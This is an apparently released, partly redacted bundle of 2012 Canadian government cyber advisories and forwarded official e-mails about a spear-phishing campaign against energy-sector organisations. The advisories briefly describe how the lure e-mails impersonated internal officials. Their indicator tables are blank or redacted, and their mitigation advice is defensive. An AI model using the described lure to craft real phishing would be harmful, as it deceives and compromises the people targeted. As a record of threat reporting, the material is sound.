Centre des opérations du gouvernement
E-mail/courriel: [redacted]

==========
CCIRC - Cyber Flash CF12-003 UPDATE
Date: 4 May 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator
Filename/Attachment	[redacted]
Possible C&C Domain	
Possible C&C Domain	
Possible C&C Domain	
Possible C&C Domain	

Possible C&C Domain [redacted]
Possible C&C Domain
Possible C&C Domain
Possible C&C Domain
Possible C&C Domain
Possible C&C Domain

MALWARE [redacted]
MALWARE
MALWARE
MALWARE

[redacted]

* Includes attachments and/or message body.

Please note that the above filenames and MD5 may change for a different target.

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is

intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

(La version française suivra)

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE

==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those [redacted] sub domains:
http://[redacted]
http://[redacted]
http://pastebin.com/[redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

From: CYBERDO
Sent: Wednesday, May 16, 2012 3:22 PM
To: 'Timothy O'Neil'
Cc: CYBERDO; Beaudoin, Luc; Anderson, Windy
Subject: RE: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Hi Tim,

You should have received a copy, earlier today, of our latest Cyber Flash, CF12-003 - Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2. You may share it with your trusted private sector partners.

Regards,

Gregg Murphy
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-3579 Facsimile | Télécopieur +1 613-991-3574 gregg.murphy@ps-sp.gc.ca
www.publicsafety.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Timothy O'Neil [mailto:tim.oneil@rcmp-grc.gc.ca]
Sent: May-16-12 10:36 AM
To: CYBERDO; Beaudoin, Luc; Anderson, Windy
Cc: Dick Robert <Robert.Dick@ps-sp.gc.ca; Darren Sabourin; Eric Munro; tiago.dejesus@rcmp-grc.gc.ca; Wendy Nicol
Subject: Fwd: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Luc and Windy

May I recommend that I defer to CCIRC to lead the dissemination of this ICS-CERT within Canada? If so I would be willing to share with my private sector partners on CCIRC's behalf.

I will not disseminate until I hear from your office.


Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist Critical Infrastructure Intelligence Team National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> Darren Sabourin 2012-05-16 09:55 >>>

Attached is the latest update (yesterday) from ICS-CERT (DHS) regarding the intrusion campaign that is targeting the Gas Pipeline Sector.

The latest update includes:



The report is marked as TLP (Traffic Light Protocol) AMBER. NO FURTHER DISSEMINATION is authorized. You are permitted to use this information within your own corporation for purposes of mitigation, but the information/alert may not be further disseminated.

Darren

Darren Sabourin
F Div Technological Crime - Critical Infrastructure Protection Royal Canadian Mounted Police desk. (306) 780-7334 cell. (306) 526-9233 fax. (306) 780-8057

From: Timothy O'Neil <tim.oneil@rcmp-grc.gc.ca>
Sent: Wednesday, May 16, 2012 3:29 PM
To: CYBERDO (PS/SP)
Cc: Beaudoin, Luc; Anderson, Windy
Subject: RE: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)
Attachments: ONeil, Timothy.vcf

Thank you to all. My intentions are to disseminate the ICS-CERT bulletin and utilize the CCIRC assessment as the Canadian government assessment.

Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist
Critical Infrastructure Intelligence Team
National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> CYBERDO <CyberDO@ps-sp.gc.ca> 2012-05-16 15:21 >>>
Hi Tim,

You should have received a copy, earlier today, of our latest Cyber Flash, CF12-003 - Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2. You may share it with your trusted private sector partners.

Regards,

Gregg Murphy
Senior Incident Handler | Agent principal chargé des incidents
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-3579
Facsimile | Télécopieur +1 613-991-3574
gregg.murphy@ps-sp.gc.ca
www.publicsafety.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Timothy O'Neil [mailto:tim.oneil@rcmp-grc.gc.ca]
Sent: May-16-12 10:36 AM
To: CYBERDO; Beaudoin, Luc; Anderson, Windy
Cc: Dick Robert <Robert.Dick@ps-sp.gc.ca; Darren Sabourin; Eric Munro; tiago.dejesus@rcmp-grc.gc.ca; Wendy Nicol
Subject: Fwd: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Luc and Windy

May I recommend that I defer to CCIRC to lead the dissemination of this ICS-CERT within Canada? If so I would be willing to share with my private sector partners on CCIRC's behalf.

I will not disseminate until I hear from your office.


Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist Critical Infrastructure Intelligence Team National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> Darren Sabourin 2012-05-16 09:55 >>>

Attached is the latest update (yesterday) from ICS-CERT (DHS) regarding the intrusion campaign that is targeting the Gas Pipeline Sector.

The latest update includes:



The report is marked as TLP (Traffic Light Protocol) AMBER. NO FURTHER DISSEMINATION is authorized. You are permitted to use this information within your own corporation for purposes of mitigation, but the information/alert may not be further disseminated.

Darren

Darren Sabourin
F Div Technological Crime - Critical Infrastructure Protection Royal Canadian Mounted Police desk. (306) 780-7334 cell. (306) 526-9233 fax. (306) 780-8057

From: Beaudoin, Luc
Sent: Wednesday, May 16, 2012 5:34 PM
To: 'tim.oneil@rcmp-grc.gc.ca'; CYBERDO (PS/SP)
Cc: Anderson, Windy
Subject: Re: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

CCIRC provides mitigation advice and can only speak to its mandate. We don t do criminal assessments, threat assessment, and CF are not risk assessments. It is CCIRC's associated mitigation product.

Could CCIRC attend the meeting with ICS CERT next week ? (Have you sent the invite yet ?...maybe I missed it)

Luc Beaudoin
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca Government of Canada | Gouvernement du Canada

Sent from a mobile device | Envoyé d'un appareil portable

From: Timothy O'Neil [mailto:tim.oneil@rcmp-grc.gc.ca]
Sent: Wednesday, May 16, 2012 03:28 PM
To: CYBERDO
Cc: Beaudoin, Luc; Anderson, Windy
Subject: RE: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Thank you to all. My intentions are to disseminate the ICS-CERT bulletin and utilize the CCIRC assessment as the Canadian government assessment.

Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist
Critical Infrastructure Intelligence Team
National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> CYBERDO <[redacted] 2012-05-16 15:21 >>>
Hi Tim,

You should have received a copy, earlier today, of our latest Cyber Flash, CF12-003 - Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2. You may share it with your trusted private sector partners.

Regards,

Gregg Murphy

Senior Incident Handler | Agent principal chargé des incidents
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-3579
Facsimile | Télécopieur +1 613-991-3574
gregg.murphy@ps-sp.gc.ca
www.publicsafety.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Timothy O'Neil [mailto:tim.oneil@rcmp-grc.gc.ca]
Sent: May-16-12 10:36 AM
To: CYBERDO; Beaudoin, Luc; Anderson, Windy
Cc: Dick Robert <Robert.Dick@ps-sp.gc.ca; Darren Sabourin; Eric Munro; tiago.dejesus@rcmp-grc.gc.ca; Wendy Nicol
Subject: Fwd: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Luc and Windy

May I recommend that I defer to CCIRC to lead the dissemination of this ICS-CERT within Canada? If so I would be willing to share with my private sector partners on CCIRC's behalf.

I will not disseminate until I hear from your office.

Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist Critical Infrastructure Intelligence Team National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> Darren Sabourin 2012-05-16 09:55 >>>

Attached is the latest update (yesterday) from ICS-CERT (DHS) regarding the intrusion campaign that is targeting the Gas Pipeline Sector.

The latest update includes:

[redacted]

The report is marked as TLP (Traffic Light Protocol) AMBER. NO FURTHER DISSEMINATION is authorized. You are permitted to use this information within your own corporation for purposes of mitigation, but the information/alert may not be further disseminated.

Darren

Darren Sabourin
F Div Technological Crime - Critical Infrastructure Protection Royal Canadian Mounted Police desk. (306) 780-7334 cell. (306) 526-9233 fax. (306) 780-8057

From: CTEC <CTEC@CSE-CST.GC.CA>
Sent: Thursday, May 17, 2012 8:48 AM
To: CTEC
Subject: FW: CCIRC Cyber Flash CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2/CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique - Mise à jour 2

Classification: UNCLASSIFIED

CTEC is forwarding this CCIRC Cyber Flash CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2. To report incidents affecting GC infrastructures, please contact GC-CTEC at ctec@cse-cst.gc.ca. Any government department suspecting they have incidents related to this activity are requested to provide a written report to GC CTEC.

http://www.tbs-sct.gc.ca/sim-gsi/publications/docs/2009/itimp-pgimti/itimp-pgimti-app-ann-D-eng.rtf

CCRIC BULLETIN CYBERNÉTIQUE CF12-003: Campagne de harponnage ciblant les organisations à infrastructure critique - Mise à jour 2. Pour signaler les incidents touchant les infrastructures du GC, veuillez communiquer avec le CECM-GC à l'adresse suivante : ctec@cse-cst.gc.ca Tout ministère du gouvernement qui soupçonne avoir été touché par un incident lié à cette activité est prié de fournir un rapport écrit au CECM-GC.

http://www.tbs-sct.gc.ca/sim-gsi/publications/docs/2009/itimp-pgimti/itimp-pgimti-app-ann-D-fra.rtf

(La version française suivant).

==========
CCIRC - Cyber Flash CF12-003 UPDATE 2
Date: 16 May 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator	Filename/Attachment
Possible C&C Domain		
Possible C&C Domain		
MALWARE		
MALWARE		
MALWARE		
MALWARE		
MALWARE		
MALWARE		

Please note that the above filenames and MD5 may change for a different target.

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.

* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.

* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).

* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

==========
CCIRC - Cyber Flash CF12-003 UPDATE
Date: 4 May 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information

that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.


Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator	Filename/Attachment
Possible C&C Domain	[redacted]	
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
Possible C&C Domain		
MALWARE	[redacted]	[redacted]
MALWARE		
MALWARE		
MALWARE		
Malicious e-mail content*	[redacted]	[redacted]
Malicious e-mail		



* Includes attachments and/or message body.

Please note that the above filenames and MD5 may change for a different target.

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.

* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.

* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).

* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========

This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words in reference to a particular component or product unique to the victim corporation.

Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:
Malware	MD5:

Please note that the above filenames and MD5 may change for a different target.

The domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those sub domains:

[redacted]
http://pastebin.com/[redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.

* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
